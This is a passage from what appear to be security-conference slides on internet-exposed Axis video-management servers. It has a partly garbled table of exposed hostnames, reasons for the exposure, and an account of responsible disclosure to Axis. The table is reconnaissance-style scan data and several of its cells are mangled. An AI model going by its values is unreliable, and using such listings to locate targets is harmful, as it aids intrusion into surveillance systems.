526	1	55	AXISNVR-	AXISNVR-	AXISNVR-9	AXISNVR-9	None
527	7	55	DESKTOP	DESKTOP-	DESKTOP-6	DESKTOP-I	
528	1	55	DVRA:	DVRA2	DVRA2	DVRA2	
529	1	0 55	/IK-11	-11	11	-11	None
530	7.	55	CAMSRV	S		R'	-
531	1	7 55	AXISNVR-	AXISNVR-E	AXISNVR-	AXISNVR-EJ	None
532	2	55	AXISNVR-	AXISNVR-C	AXISNVR-	AXISNVR-GI	None
533	1	55		MS27		MS	None
534	8	55		BARE01		Barrillocal	local
535	2	55		LMM_7		100E.7	None
536	6	55		CI7		<u>C</u> <u>com</u>	.cor
537	2	55		C1443		C:	None

Why so many exposed?

- Many countries banned chinese-made surveillance
- Remote access is need for this service
 - For multiple site installations, remote monitor etc...
- People believe the protocol is secure because it is encrypted



Aftermath

- We reported all of these vulnerabilities to Axis Solutions
- They were super professional and and fixed all of the vulnerabilities
 - Really! i've never got an email response within 10 minutes of reporting!
- They've worked hard to fix everything, kudos to them!!

Thank you

